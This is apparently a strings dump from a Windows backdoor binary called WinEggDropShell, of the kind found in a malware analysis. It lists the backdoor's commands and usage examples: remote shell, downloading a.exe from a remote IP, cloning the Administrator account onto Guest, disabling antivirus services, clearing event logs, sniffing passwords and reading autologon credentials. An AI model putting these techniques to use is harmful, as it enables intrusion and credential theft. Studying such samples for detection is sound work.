0008099A  1008099A   0  Fail To Delete File %s
000809B3  100809B3   0  Delete File %s Successfully
000809D1  100809D1   0  File %s Doesn't Exist
000809EB  100809EB   0  Create Download Thread Successfully
00080A15  10080A15   0  Fail To Create Downlaod Thread
00080A38  10080A38   0  Status. %s->%d(Bytes) In %d Second %d(Bytes)/S
00080A6D  10080A6D   0  DownLoad Completed. %s->%d(Bytes) In %d Second %d(Bytes)/S
00080AAC  10080AAC   0  Downloading.....
00080AC1  10080AC1   0  Resuming.....
00080AD5  10080AD5   0  Fail To Move The File Pointer Locally
```

00080B01 10080B01 0 The Web Server Doesn't Support Resume
00080B2D 10080B2D 0 Remote File Size = Local File Size
00080B56 10080B56 0 Remote File Size Is Bigger Than Local File Size
00080B8C 10080B8C 0 Fail To Open File For Writing
00080BB0 10080BB0 0 The File %s Doesn't Exist On The Web Server
00080BE2 10080BE2 0 Fail To Connect TO HTTP Server
00080C07 10080C07 0 Fail To Construct A HTTP Session
00080C2C 10080C2C 0 Mozilla/4.0 (compatible)
00080C4B 10080C4B 0 Fail To Query Info For Setting File Pointer
00080C7D 10080C7D 0 Fail To Send Request For Setting File Pointer
00080CAF 10080CAF 0 Range:bytes=%u-
00080CC1 10080CC1 0 Fail To Open Request For Setting File Pointer
00080CF5 10080CF5 0 Invalid URL
00080D07 10080D07 0 Fail To Query Info
00080D1E 10080D1E 0 Fail To Open Request
00080D37 10080D37 0 text/html
00080D43 10080D43 0 Fail To Query The File Size
00080D65 10080D65 0 The File Doesn't Exist Or Fail To Send Request
00080D9A 10080D9A 0 Fail To Open Request
00080DB3 10080DB3 0 HTTP/1.1
00080DC2 10080DC2 0 Not Connect To HTTP Yet
00080DDE 10080DDE 0 Listing Files Completed
00080DF8 10080DF8 0 Bytes
00080E01 10080E01 0 <Dir>
00080E09 10080E09 0
00080E10 10080E10 0 File Not Found
00080E23 10080E23 0 Start
00080E2A 10080E2A 0 Start
00080E31 10080E31 0 Start
00080E39 10080E39 0 StartHTTPProxy
00080E48 10080E48 0 Clone
00080E4E 10080E4E 0 FileTime
00080E57 10080E57 0 Redirect
00080E60 10080E60 0 RWLCDU
00080E67 10080E67 0 FTPServer
00080E71 10080E71 0 XTelnet
00080E79 10080E79 0 HTTPServer
00080E84 10080E84 0 StartProxy
00080E91 10080E91 0 Invalid Start Type
00080EA8 10080EA8 0 Disable
00080EB0 10080EB0 0 Demand
00080EBC 10080EBC 0 ConfigService
00080ECA 10080ECA 0 StartSniffer
00080ED7 10080ED7 0 ViewFile
00080EE2 10080EE2 0 Fail To Deliver Message
00080F00 10080F00 0 Send Message Successfully
00080F20 10080F20 0 The Message Is Too Long
00080F41 10080F41 0 KillFTPD
00080F4A 10080F4A 0 KillHttpServer
00080F5B 10080F5B 0 The Key Name Is Too Long
00080F78 10080F78 0 DelKey
00080F81 10080F81 0 Enumerating SID Completed
00080FA5 10080FA5 0 Service Information Completed
00080FC7 10080FC7 0 ViewService
00080FD3 10080FD3 0 KillThreads
00080FE1 10080FE1 0 Usage: TerminalPort PortNumber
00081001 10081001 0 Example: TerminalPort 3389
00081022 10081022 0 Invalid Port
00081035 10081035 0 The Port Is Out Of Bound
00081054 10081054 0 The Terminal Service Port Has Been Set To %s
00081085 10081085 0 TerminalPort
00081092 10081092 0 SetPath
0008109C 1008109C 0 Invalid Number Of Time
000810B9 100810B9 0 The Time Out Has Been Set To: %s Seconds
000810E6 100810E6 0 SetTimeOut
000810F3 100810F3 0 Fail To Delete The Service
00081114 10081114 0 Delete Service %c%s%c Successfully
0008113B 1008113B 0 DeleteService
0008114B 1008114B 0 The Service Is Not Stopped
0008116C 1008116C 0 Fail To Start The Service
0008118C 1008118C 0 Start Service %c%s%c Successfully
000811B2 100811B2 0 StartService
000811C1 100811C1 0 The Service Doesn't Exist
000811E1 100811E1 0 The Service Is Not Running
00081202 10081202 0 Fail To Stop The Service

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00081221   10081221     0   Stop Service %c%s%c Successfully
00081248   10081248     0   The Service Name Is Too Long
00081269   10081269     0   StopService
00081275   10081275     0   Disconnect
00081282   10081282     0   Fail To Execute Command
000812A0   100812A0     0   Execute Command Successfully
000812C3   100812C3     0   The String Is Too Long
000812DE   100812DE     0   Execute
000812E6   100812E6     0   Never
000812EC   100812EC     0   InstallTerm
000812F8   100812F8     0   DelFile
00081300   10081300     0   http://
00081308   10081308     0   DirFile
00081310   10081310     0   Pskill
00081317   10081317     0   ViewHTTPProxyInfo
0008132A   1008132A     0   ViewHTTPProxyInfo
0008133D   1008133D     0   ViewHTTPProxyInfo
00081351   10081351     0   StopHTTPProxy
00081360   10081360     0   StopHTTPProxy
0008136F   1008136F     0   StopHTTPProxy
00081381   10081381     0   Logoff Fails
00081394   10081394     0   Logoff Is Taking Place.....
000813B8   100813B8     0   Logoff
000813C0   100813C0     0   Logoff
000813C8   100813C8     0   Logoff
000813D3   100813D3     0   PowerOff Fails
000813E8   100813E8     0   PowerOff Is Taking Place.....
0008140E   1008140E     0   PowerOff
00081418   10081418     0   PowerOff
00081422   10081422     0   PowerOff
0008142F   1008142F     0   ShutDown Fails
00081444   10081444     0   ShutDown Is Taking Place.....
0008146A   1008146A     0   ShutDown
00081474   10081474     0   ShutDown
0008147E   1008147E     0   ShutDown
00081489   10081489     0   Reboot Fails
0008149A   1008149A     0   Reboot Is Taking Place.....
000814BE   100814BE     0   Reboot
000814C6   100814C6     0   Reboot
000814CE   100814CE     0   Reboot
000814D7   100814D7     0   Fport
000814DE   100814DE     0   Fport
000814E5   100814E5     0   Fport
00081500   10081500     0   ShowName
0008150A   1008150A     0   ShowName
00081514   10081514     0   ShowName
0008151F   1008151F     0   ShowSID
00081528   10081528     0   ShowSID
00081531   10081531     0   ShowSID
0008153B   1008153B     0   Online
00081543   10081543     0   Online
0008154B   1008154B     0   Online
00081554   10081554     0   FindPassword
00081562   10081562     0   FindPassword
00081570   10081570     0   FindPassword
0008157F   1008157F     0   Pslist
00081587   10081587     0   Pslist
0008158F   1008158F     0   Pslist
0008159A   1008159A     0   Thread(%d)->IP(%s) Is Doing A Shell.Wait
000815C7   100815C7     0   Shell
000815CE   100815CE     0   Shell
000815D5   100815D5     0   Shell
000815DD   100815DD     0   Listip
000815E5   100815E5     0   Listip
000815ED   100815ED     0   Listip
00081609   10081609     0   WhoIsShell
00081615   10081615     0   WhoIsShell
00081621   10081621     0   WhoIsShell
0008162E   1008162E     0   TerminalPort
0008163C   1008163C     0   TerminalPort
0008164A   1008164A     0   TerminalPort
00081659   10081659     0   Sysinfo
00081662   10081662     0   Sysinfo
0008166B   1008166B     0   Sysinfo
00081675   10081675     0   OffShell
```

```
0008167F  1008167F   0  OffShell
00081689  10081689   0  OffShell
00081694  10081694   0  CleanEvent
000816A0  100816A0   0  CleanEvent
000816AC  100816AC   0  CleanEvent
000816BB  100816BB   0  Current Time Out Set To: %d Seconds
000816E3  100816E3   0  ViewTimeOut
000816F0  100816F0   0  ViewTimeOut
000816FD  100816FD   0  ViewTimeOut
0008170B  1008170B   0  ViewPath
00081715  10081715   0  ViewPath
0008171F  1008171F   0  ViewPath
0008172A  1008172A   0  ViewThreads
00081737  10081737   0  ViewThreads
00081744  10081744   0  ViewThreads
00081754  10081754   0  List System Accounts Completed
00081775  10081775   0  GetUser
0008177E  1008177E   0  GetUser
00081787  10081787   0  GetUser
00081793  10081793   0  TCP/IP Filter Is Disabled
000817B3  100817B3   0  TCP/IP Filter Is Enabled
000817D0  100817D0   0  FilterInfo
000817DC  100817DC   0  FilterInfo
000817E8  100817E8   0  FilterInfo
000817F5  100817F5   0  DisableFilter
00081804  10081804   0  DisableFilter
00081813  10081813   0  DisableFilter
00081823  10081823   0  EnableFilter
00081831  10081831   0  EnableFilter
0008183F  1008183F   0  EnableFilter
00081859  10081859   0  The Password Sniffer Is Not Running Currently
0008188B  1008188B   0  StopSniffer
00081898  10081898   0  StopSniffer
000818A5  100818A5   0  StopSniffer
000818B3  100818B3   0  ViewSniffer
000818C0  100818C0   0  ViewSniffer
000818CD  100818CD   0  ViewSniffer
000818DB  100818DB   0  ViewKey
000818E4  100818E4   0  ViewKey
000818ED  100818ED   0  ViewKey
000818F7  100818F7   0  StopProxy
00081902  10081902   0  StopProxy
0008190D  1008190D   0  StopProxy
00081919  10081919   0  ViewProxyInfo
00081928  10081928   0  ViewProxyInfo
00081937  10081937   0  ViewProxyInfo
00081947  10081947   0  StopFTPServer
00081956  10081956   0  StopFTPServer
00081965  10081965   0  StopFTPServer
00081975  10081975   0  ViewFTPServerInfo
00081988  10081988   0  ViewFTPServerInfo
0008199B  1008199B   0  ViewFTPServerInfo
000819AF  100819AF   0  DeleteHTTPProxySetting
000819C7  100819C7   0  DeleteHTTPProxySetting
000819DF  100819DF   0  DeleteHTTPProxySetting
000819F8  100819F8   0  DeleteSnifferSetting
00081A0E  10081A0E   0  DeleteSnifferSetting
00081A24  10081A24   0  DeleteSnifferSetting
00081A3B  10081A3B   0  DeleteProxySetting
00081A4F  10081A4F   0  DeleteProxySetting
00081A63  10081A63   0  DeleteProxySetting
00081A78  10081A78   0  DeleteFTPSetting
00081A8A  10081A8A   0  DeleteFTPSetting
00081A9C  10081A9C   0  DeleteFTPSetting
00081AB1  10081AB1   0  Usage: XTelnet RemoteHost RemotePort
00081AD7  10081AD7   0  Example: XTelnet 210.22.124.12 12345
00081B00  10081B00   0  XTelnet
00081B09  10081B09   0  XTelnet
00081B12  10081B12   0  XTelnet
00081B1E  10081B1E   0  Usage: StartHTTPProxy ProxyPort [AllowedIP]
00081B4B  10081B4B   0  Example: StartHTTPProxy 8090
00081B69  10081B69   0  Example: StartHTTPProxy 8090 12.12.*.*
00081B94  10081B94   0  StartHTTPProxy
00081BA4  10081BA4   0  StartHTTPProxy
00081BB4  10081BB4   0  StartHTTPProxy
```

```
00081BC7  10081BC7    0  Usage: KillFTPD FTPDSessionNumber
00081BEA  10081BEA    0  Example: KillFTPD 1
00081C02  10081C02    0  KillFTPD
00081C0C  10081C0C    0  KillFTPD
00081C16  10081C16    0  KillFTPD
00081C23  10081C23    0  Usage: FileTime SourceFileName,DestFileName
00081C50  10081C50    0  Example: FileTime Write.exe abc.exe
00081C78  10081C78    0  FileTime
00081C82  10081C82    0  FileTime
00081C8C  10081C8C    0  FileTime
00081C99  10081C99    0  Usage: FTPServer ControlPort BindPort User Pass RootDir AllowedIP [Access]
00081CE5  10081CE5    0  Example: FTPServer 21 55555 test test c:\ All RWLCDU
00081D1B  10081D1B    0  Example: FTPServer 21 55555 test test c:\ 216.*.*.*
00081D53  10081D53    0  FTPServer
00081D5E  10081D5E    0  FTPServer
00081D69  10081D69    0  FTPServer
00081D77  10081D77    0  Usage: HTTPServer RootDir Port [AllowedIP]
00081DA3  10081DA3    0  Example: HTTPServer c:\ 82
00081DBF  10081DBF    0  Example: HTTPServer c:\ 82 216.*.*.*
00081DE8  10081DE8    0  HTTPServer
00081DF4  10081DF4    0  HTTPServer
00081E00  10081E00    0  HTTPServer
00081E0F  10081E0F    0  Usage: KillHTTPServer ThreadNumber
00081E33  10081E33    0  Example: KillHTTPServer 1
00081E51  10081E51    0  KillHTTPServer
00081E61  10081E61    0  KillHTTPServer
00081E71  10081E71    0  KillHTTPServer
00081E84  10081E84    0  Usage: StartProxy [UserName] [Password] Port AllowedIP
00081EBC  10081EBC    0  Example: StartProxy 12345 ALL
00081EDB  10081EDB    0  Example: StartProxy 12345 210.11.*.*
00081F01  10081F01    0  Example: StartProxy Guest nothing 12345 ALL
00081F2E  10081F2E    0  Example: StartProxy Guest nothing 12345 210.11.*.*
00081F65  10081F65    0  StartProxy
00081F71  10081F71    0  StartProxy
00081F7D  10081F7D    0  StartProxy
00081F8C  10081F8C    0  Usage: DelKey KeyName
00081FA3  10081FA3    0  Example: DelKey 123 abc
00081FBF  10081FBF    0  DelKey
00081FC7  10081FC7    0  DelKey
00081FCF  10081FCF    0  DelKey
00081FDA  10081FDA    0  Usage: ConfigService Auto|Demand|Disable ServiceName
00082010  10082010    0  Example: ConfigService Auto Norton Antivirus Server
00082048  10082048    0  ConfigService
00082057  10082057    0  ConfigService
00082066  10082066    0  ConfigService
00082078  10082078    0  Usage: ViewFile FileName
00082092  10082092    0  Example: ViewFile abc.txt
000820B0  100820B0    0  ViewFile
000820BA  100820BA    0  ViewFile
000820C4  100820C4    0  ViewFile
000820D1  100820D1    0  Usage: Http://IP/FileName SaveFileName
000820F9  100820F9    0  Example: Http://12.12.12.12/a.exe abc.exe
00082124  10082124    0  Example: Http://12.12.12.12:81/a.exe abc.exe
0008216A  1008216A    0  Usage: Redirect SourcePort RemoteHost RemotePort [AllowedIP]
000821A8  100821A8    0  Example: Redirect 12345 127.0.0.1 23456
000821D1  100821D1    0  Example: Redirect 12345 127.0.0.1 23456 12.12.*.*
00082207  10082207    0  Redirect
00082211  10082211    0  Redirect
0008221B  1008221B    0  Redirect
00082228  10082228    0  Usage: Clone AdminAccount Guest Password
00082252  10082252    0  Example: Clone Administrator Guest 12345
0008227F  1008227F    0  Clone
00082286  10082286    0  Clone
0008228D  1008228D    0  Clone
00082297  10082297    0  Usage: Send ThreadNumber|All Message
000822BD  100822BD    0  Example: Send All Hello
000822EE  100822EE    0  Usage: StartSniffer NIC Log
0008230B  1008230B    0  Example: StartSniffer 0 Log
0008232B  1008232B    0  StartSniffer
00082339  10082339    0  StartSniffer
00082347  10082347    0  StartSniffer
00082358  10082358    0  Usage: SetTimeOut Time
00082370  10082370    0  Example: SetTimeOut 300
0008238C  1008238C    0  SetTimeOut
00082398  10082398    0  SetTimeOut
```

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000823A4  100823A4   0  SetTimeOut
000823B3  100823B3   0  Usage: SID Local|IP
000823C8  100823C8   0  Example: SID Local
000823DC  100823DC   0  Example: SID 12.12.12.12
0008240B  1008240B   0  Usage: SetPath Path
00082420  10082420   0  Example: SetPath c:\winnt\system32
00082447  10082447   0  SetPath
00082450  10082450   0  SetPath
00082459  10082459   0  SetPath
00082465  10082465   0  Usage: KillThreads ThreadNumber
00082486  10082486   0  Example: KillThreads 0
000824A1  100824A1   0  KillThreads
000824AE  100824AE   0  KillThreads
000824BB  100824BB   0  KillThreads
000824CB  100824CB   0  Usage: ViewService ServiceName
000824EB  100824EB   0  Example: ViewService Radmm
0008250A  1008250A   0  ViewService
00082517  10082517   0  ViewService
00082524  10082524   0  ViewService
00082534  10082534   0  Usage: DeleteService ServiceName
00082556  10082556   0  Example: DeleteService Radmm
00082577  10082577   0  DeleteService
00082586  10082586   0  DeleteService
00082595  10082595   0  DeleteService
000825A7  100825A7   0  Usage: StartService ServiceName
000825C8  100825C8   0  Example: StartService Radmm
000825E8  100825E8   0  StartService
000825F6  100825F6   0  StartService
00082604  10082604   0  StartService
00082615  10082615   0  Usage: StopService ServiceName
00082635  10082635   0  Example: StopService Radmm
00082654  10082654   0  StopService
00082661  10082661   0  StopService
0008266E  1008266E   0  StopService
0008267E  1008267E   0  Usage: Disconnect ThreadNumber|All
000826A2  100826A2   0  Example: Disconnect All
000826BE  100826BE   0  Disconnect
000826CA  100826CA   0  Disconnect
000826D6  100826D6   0  Disconnect
000826E5  100826E5   0  Usage: Execute Option
000826FC  100826FC   0  Example: Execute net user Guest abc
00082724  10082724   0  Execute
0008272D  1008272D   0  Execute
00082736  10082736   0  Execute
00082742  10082742   0  Usage: Never UserName
00082759  10082759   0  Example: Never Guest
00082772  10082772   0  Never
00082779  10082779   0  Never
00082780  10082780   0  Never
0008278A  1008278A   0  Usage: InstallTerm Port
000827A3  100827A3   0  Example: InstallTerm 12345
000827C2  100827C2   0  InstallTerm
000827CF  100827CF   0  InstallTerm
000827DC  100827DC   0  InstallTerm
000827EC  100827EC   0  Usage: Del FileName
00082801  10082801   0  Example: Del abc.exe
0008281A  1008281A   0  DelFile
00082823  10082823   0  DelFile
0008282C  1008282C   0  DelFile
00082838  10082838   0  Usage: Dir FileName
0008284D  1008284D   0  Example: Dir *.exe
00082864  10082864   0  DirFile
0008286D  1008286D   0  DirFile
00082876  10082876   0  DirFile
00082882  10082882   0  Usage: Pskill PID|ProcessName
000828A1  100828A1   0  Example: Pskill notepad
000828BA  100828BA   0  Example: Pskill 1234
000828D3  100828D3   0  Pskill
000828DB  100828DB   0  Pskill
000828E3  100828E3   0  Pskill
000828EC  100828EC   0  EnumService
000828F9  100828F9   0  EnumService
00082906  10082906   0  EnumService
00082914  10082914   0  RegEdit
0008291D  1008291D   0  RegEdit
```

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00082926   10082926     0   RegEdit
00082930   10082930     0   ViewHTTPInfo
0008293E   1008293E     0   ViewHTTPInfo
0008294C   1008294C     0   ViewHTTPInfo
0008295B   1008295B     0   Filter
00082963   10082963     0   Filter
0008296B   1008296B     0   Filter
00082984   10082984     0   ViewFTPInfo
00082991   10082991     0   ViewFTPInfo
0008299E   1008299E     0   ViewFTPInfo
000829AC   100829AC     0   CheckClone
000829B8   100829B8     0   CheckClone
000829C4   100829C4     0   CheckClone
000829D1   100829D1     0   BackDoor Is Now Being Stopped
000829F5   100829F5     0   BackDoor Will Be Stopped In 60 Seconds
00082A20   10082A20     0   StopBackDoor
00082A2E   10082A2E     0   StopBackDoor
00082A3C   10082A3C     0   StopBackDoor
00082A4D   10082A4D     0   BackDoor Shield Is Just De-Activated
00082A78   10082A78     0   BackDoor Shield Has Been De-Activated
00082AA2   10082AA2     0   UnShield
00082AAC   10082AAC     0   UnShield
00082AB6   10082AB6     0   UnShield
00082AC3   10082AC3     0   BackDoor Shield Is Just Activated
00082AEB   10082AEB     0   BackDoor Shield Has Been Activated
00082B12   10082B12     0   Shield
00082B1A   10082B1A     0   Shield
00082B22   10082B22     0   Shield
00082B2B   10082B2B     0   Thread Time Out Has Taken Place
00082B4F   10082B4F     0           Welcome To WinEggDropShell Eternity Version
00082B8E   10082B8E     0   Kill The Process Successfully
00082BB0   10082BB0     0   Fail To Kill The Process
00082BCF   10082BCF     0   The PID Doesn't Exist Or Fail To Open Process
00082C03   10082C03     0   Fail To Enable Debug Privilege
00082C28   10082C28     0   Fail To Init API
00082C3F   10082C3F     0   Fail To Find The Process Name
00082C63   10082C63     0   List Processes Completed
00082C80   10082C80     0   %-12d%-32s
00082C8D   10082C8D     0   PID         Process
00082CA6   10082CA6     0   Password
00082CAF   10082CAF     0   Banner
00082CB6   10082CB6     0   InjectorName
00082CC3   10082CC3     0   ServiceName
00082CCF   10082CCF     0   ServicePort
00082CDB   10082CDB     0   Software\Microsoft\Internet Explorer\WinEggDropShell
00082D10   10082D10     0   The Service %c%s%c Is Starting
00082D30   10082D30     0   Fail To Start The Service %c%s%c
00082D52   10082D52     0   OpenService Fail
00082D64   10082D64     0   Fail To Open SC Manager
00082D7D   10082D7D     0   Stop Service %c%s%c Successfully
00082D9F   10082D9F     0   ExitShell
00082DAA   10082DAA     0   ExitShell
00082DB5   10082DB5     0   ExitShell
00082DD4   10082DD4     0   Fail To Get Thread Number
00082DF0   10082DF0     0   Failed to execute shell
00082E08   10082E08     0   cmd.exe
00082E15   10082E15     0   \TInject.Dll
00082E22   10082E22     0   \InjectT.exe
00082E2F   10082E2F     0   WinEggDrop Shell Eternity Version
00082E51   10082E51     0   Windows Internet Services
00082E6B   10082E6B     0   3f6a6bec11d5fc40534384153012918e
00082E8E   10082E8E     0   Cmd Redirector Complete
00082EA8   10082EA8     0   Return Info Below:
00082EC7   10082EC7     0   Cmd Redirector Mode:
00082EDD   10082EDD     0   Command:
00082EE7   10082EE7     0   %s /c "%s"
00082EF2   10082EF2     0   COMSPEC
00082EFA   10082EFA     0   The Logon Information Is: %S/%S/NULL
00082F21   10082F21     0   The Logon Information Is: %S/%s/NULL
00082F48   10082F48     0   Domain=%S  LogonUser=%S  WinLogonPID=%d
00082F72   10082F72     0   Fail To Find Winlogon PID
00082F8E   10082F8E     0   Fail To Find Domain
00082FA4   10082FA4     0   No One Logged On
00082FB7   10082FB7     0   RtlRunDecodeUnicodeString
00082FD1   10082FD1     0   RtlDestroyQueryDebugBuffer
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00082FEC   10082FEC     0   RtlQueryProcessDebugInformation
0008300C   1008300C     0   RtlCreateQueryDebugBuffer
00083026   10083026     0   NtQuerySystemInformation
0008303F   1008303F     0   NTDLL.DLL
00083049   10083049     0   Unable To Enable Debug Privilege.
0008306D   1008306D     0   SeDebugPrivilege
00083080   10083080     0   AWGINA Mode Is Not Set
0008309D   1008309D     0   AWGINA Mode Is Set
000830B4   100830B4     0   ------------------------------------------------
000830E9   100830E9     0   Password: NULL
000830FA   100830FA     0   Auto Admin Logon Has Been Enable
0008311D   1008311D     0   ------------------------------------------------
00083152   10083152     0   No User exists for *
00083167   10083167     0   Query User
00083172   10083172     0   WinLogon.exe
0008317F   1008317F     0   System
00083186   10083186     0   --unknown--
00083192   10083192     0   GetModuleBaseNameA
000831A5   100831A5     0   EnumProcessModules
000831B8   100831B8     0   EnumProcesses
000831C6   100831C6     0   psapi.dll
000831D0   100831D0     0   AWGINA.DLL
000831DB   100831DB     0   GINADLL
000831E3   100831E3     0   Password: %s
000831F2   100831F2     0   DefaultPassword
00083202   10083202     0   UserName: %s
00083211   10083211     0   DefaultUserName
00083223   10083223     0   AutoAdminLogon
00083232   10083232     0   SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
00083268   10083268     0   The Logon Information Is: %S/%s/%S
0008328F   1008328F     0   The Logon Information Is: %S/%s/%s
000832B6   100832B6     0   The Logon Information Is: %S/%S/%S
000832DD   100832DD     0   The Logon Information Is: %S/%S/%s
00083304   10083304     0   The Logon Information Is: %S/%s/%S
0008332A   1008332A     0   ********
00083333   10083333     0   The Logon Information Is: %S/%s/%s
00083359   10083359     0   ilovemeteor
00083365   10083365     0   Termservice
00083371   10083371     0   Windows Event Logger
00083386   10083386     0   TermSrv.exe
00083392   10083392     0   TermService
000833A0   100833A0     0   Socks5 Proxy Info Complete
000833BF   100833BF     0   Connected Users: %d
000833D4   100833D4     0   AllowedIP: %s
000833E4   100833E4     0   Socks5 Proxy Port: %d
000833FC   100833FC     0   UserName: %s
0008340A   1008340A     0   Password: %s
00083419   10083419     0   UserName: NULL
00083429   10083429     0   Password: NULL
0008343C   1008343C     0   Socks5 Proxy Info Below:
00083459   10083459     0   Socks5 Proxy Is Not Running
0008347B   1008347B     0   Bind Error Code: %d
00083491   10083491     0   d:\documents and
settings\shootingstar\desktop\test\kk\final\new\wineggdropshell\public.c
000834EB   100834EB     0   nRead<=nSize
000834F8   100834F8     0   Assertion failed:
0008350B   1008350B     0   Fail
00083517   10083517     0   DNS LookUp %s.....
0008352B   1008352B     0   getport
00083535   10083535     0   Stop Socks5 Proxy Successfully
0008355A   1008355A     0   Socks5 Proxy Is Not Running
0008357A   1008357A     0   All The Threads Are In Use, Wait 2 Seconds
000835A9   100835A9     0   Fail To Listen Port
000835C3   100835C3     0   Fail To Create UDP Thread
000835E3   100835E3     0   Fail To Bind UDP Port
000835FF   100835FF     0   Fail To ReUser UDP Port
0008361D   1008361D     0   Fail To Bind TCP Port
00083639   10083639     0   Fail To ReUser TCP Port
00083657   10083657     0   Invalide Socket
0008366D   1008366D     0   Create Socks5 Proxy Thread Successfully
0008369B   1008369B     0   Fail To Create Socks5 Proxy Thread
000836C4   100836C4     0   The AllowedIP Is Too Long
000836E4   100836E4     0   UserName And Password Can't Exceed 32 Characters
0008371B   1008371B     0   Invalid Socks5 Proxy Port
0008373B   1008373B     0   Socks5 Proxy Port Out Of Range
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00083760   10083760     0   Socks5 Proxy Is Current Running
00083786   10083786     0   FTP Service Is Not Running
000837A5   100837A5     0   Stop The FTP Session Successfully
000837CB   100837CB     0   999 The Connection Is Forcely Terminated
000837F8   100837F8     0   The FTP Session Is Inactive
0008381A   1008381A     0   The FTP Session Number Is Out Of Bound
00083847   10083847     0   The FTP Session Number Is Invalid
0008386F   1008386F     0   Stop The FTP Service Successfully
00083895   10083895     0   999 The Connection Is Forcely Disconnected
000838C4   100838C4     0   FTP Service Is Not Running
000838E3   100838E3     0   No One Connects To The FTP Server
00083907   10083907     0   FTP Session #%d->%s. ConnectTime: %d Days %d Hours %d Minutes %d Seconds
00083952   10083952     0   226 List All Current Connector:
00083974   10083974     0   % 16d
0008397B   1008397B     0
00083981   10083981     0
0008398C   1008398C     0   <DIR>
00083997   10083997     0   %02u-%02u-%02u  %02u:%02u%s
000839CB   100839CB     0    %d,%d
000839D1   100839D1     0   550 Fail To Open File %s For Writing
000839F8   100839F8     0   550 Fail To Send Data
00083A10   10083A10     0   550 Fail To Move The File Pointer Locally
00083A3C   10083A3C     0   550 Fail To Open File %s For Reading
00083A63   10083A63     0   550 Local File Is Bigger Than Remote File
00083A8F   10083A8F     0   550 Fail To Retrieve File Size
00083AC0   10083AC0     0   250 Directory Changed To %s
00083ADE   10083ADE     0   450 Internal Error Switching Directory
00083B07   10083B07     0   550 No Such Directory.
00083B20   10083B20     0   550 No Allowed.
00083B32   10083B32     0   550 The Directory Can't Be NULL
00083B56   10083B56     0   The FTP Server Provide No Access For User
00083B86   10083B86     0   The Access String Is Invalid
00083BA9   10083BA9     0   Invalid Allowed IP Address
00083BCA   10083BCA     0   Home Dir Doesn't Exist
00083BE7   10083BE7     0   Home Dir Can't Exceed 1024 Characters
00083C13   10083C13     0   Home Dir Must Be In Full Path
00083C3C   10083C3C     0   Password Can't Exceed 128 Characters
00083C67   10083C67     0   User Name Can't Exceed 128 Characters
00083C93   10083C93     0   FTP Bind Port Can't Be Identical To FTP Control Port
00083CCE   10083CCE     0   FTP Data Port Out Of Bound
00083CEF   10083CEF     0   Invalid FTP Bind Port
00083D0B   10083D0B     0   FTP Control Port Out Of Bound
00083D2F   10083D2F     0   Invalid FTP Control Port
00083D4C   10083D4C     0   250 Delete Directory %c%s%c Successfully
00083D77   10083D77     0   450 Internal Error Deleting The Directory %c%s%c
00083DAA   10083DAA     0   550 Directory %c%s%c Not Empty
00083DCB   10083DCB     0   250 Directory %c%s%c Created Successfully
00083DF7   10083DF7     0   450 Internal Error Creating The Directory %c%s%c
00083E2A   10083E2A     0   550 Directory %c%s%c Already Exists
00083E50   10083E50     0   350 %c%s%c Doesn't Exists
00083E6C   10083E6C     0   350 %c%s%c Exists, Ready For Destination Name.
00083E9D   10083E9D     0   550 Fail To Return File Size
00083EBC   10083EBC     0   213 %u
00083EC5   10083EC5     0   213 %s
00083ECE   10083ECE     0   450 Internal Error Deleting The File: "%s"
00083EFB   10083EFB     0   250 File "%s" Was Deleted Successfully.
00083F25   10083F25     0   550 %c%s%c->%c%s%c Fails
00083F40   10083F40     0   250 %c%s%c->%c%s%c Successfully
00083F62   10083F62     0   550 File %s Not Found.
00083F7B   10083F7B     0   500 '%s' Command Has Not Implement Yet.
00083FB4   10083FB4     0   350 Restarting at %s
00083FCB   10083FCB     0   550 Invalid Number
00083FE5   10083FE5     0   200 Type Set To %s.
00084031   10084031     0   200 PORT Command Successful.
00084055   10084055     0   215 WinEggDrop Windows
00084073   10084073     0   221 FareWell
0008408B   1008408B     0   257 "%s" Is Current Directory.
000840AC   100840AC     0   257 "%c" Is Current Directory.
000840CD   100840CD     0   450 Internal Error Retrieving Current Directory
00084108   10084108     0   227 Entering Passive Mode (%s).
0008412F   1008412F     0   200 NOOP Command Successful.
00084153   10084153     0   XCUP    XMKD    XPWD    XRMD
00084172   10084172     0   214 HELP Command Successful.
00084191   10084191     0   STOR    SYST    TYPE    XCWD
000841B1   100841B1     0   RMD     RNFR    RNTO    SIZE
```

```
000841D1  100841D1   0  PWD    QUIT    REST   RETR
000841F1  100841F1   0  NLIST  NOOP    PASV   PORT
00084211  10084211   0  EXEC   HELP    LIST   MKD
00084230  10084230   0  BYE    CDUP    CWD    DELE
00084250  10084250   0  214-The Following Commands Are Recognized:
0008428C  1008428C   0  125 Data Connection Already Open; Transfer Starting.
000842C3  100842C3   0  %s/bin/ls.
000842DC  100842DC   0  The Token Is Too Long
000842F6  100842F6   0  226 Transfer Complete.
00084312  10084312   0  %s%s.
0008431A  1008431A   0  550 %s: Found None File.
00084337  10084337   0  150 Opening Binary Mode Data Connection For
00084364  10084364   0  150 Opening ASCII Mode Data Connection For
00084390  10084390   0  550 Permission Denied
000843A8  100843A8   0  999 Time Out Is Detected
000843C3  100843C3   0  550 Exceeds The MAX Connection Per IP
000843EB  100843EB   0  550 Your IP Is Not Allowed
00084408  10084408   0  530 User %s Not Log In; User Or Password Incorrect
0008444A  1008444A   0  230 User Logged In, Proceed.
00084469  10084469   0  331 User Name OK, Need Password.
00084491  10084491   0  127.0.0.1
0008449B  1008449B   0  0.0.0.0
000844B1  100844B1   0  192.168
000844B9  100844B9   0  All The Threads Are In Use, Wait 20 Seconds
000844EA  100844EA   0  UnlockAccess:
000844F9  100844F9   0  DeleteAccess:
00084515  10084515   0  CreateAccess:
00084524  10084524   0  ListAccess:
00084538  10084538   0   Yes
00084540  10084540   0  WriteAccess:
0008454E  1008454E   0    No
00084556  10084556   0    Yes
0008455F  1008455F   0  ReadAccess:
0008456C  1008456C   0  FTP Server Is Started
00084583  10084583   0  ControlPort: %d
00084594  10084594   0  BindPort: %d
000845A2  100845A2   0  UserName: %s
000845B0  100845B0   0  Password: %s
000845BE  100845BE   0  HomeDir: %s
000845CB  100845CB   0  Allowd IP: %s
000845DA  100845DA   0  External NIC: %s
000845F1  100845F1   0  Create FTP Server Successfully
00084616  10084616   0  Fail To Create FTP Server
00084636  10084636   0  Fail To Retrieve External NIC
0008465A  1008465A   0  The FTP Server Is Already Running
0008469C  1008469C   0  %s %s %s %s %d
000846AC  100846AC   0  %s %s %s %d
000855A9  100855A9   0  :W|>?W|
000855BA  100855BA   0  W|BiX|:aW|NkW|
000855DD  100855DD   0  =W|C=W|
000855E5  100855E5   0  aW|6=W|
000855EE  100855EE   0  X|\jW|{:W|F
000855FA  100855FA   0  X|+>W|
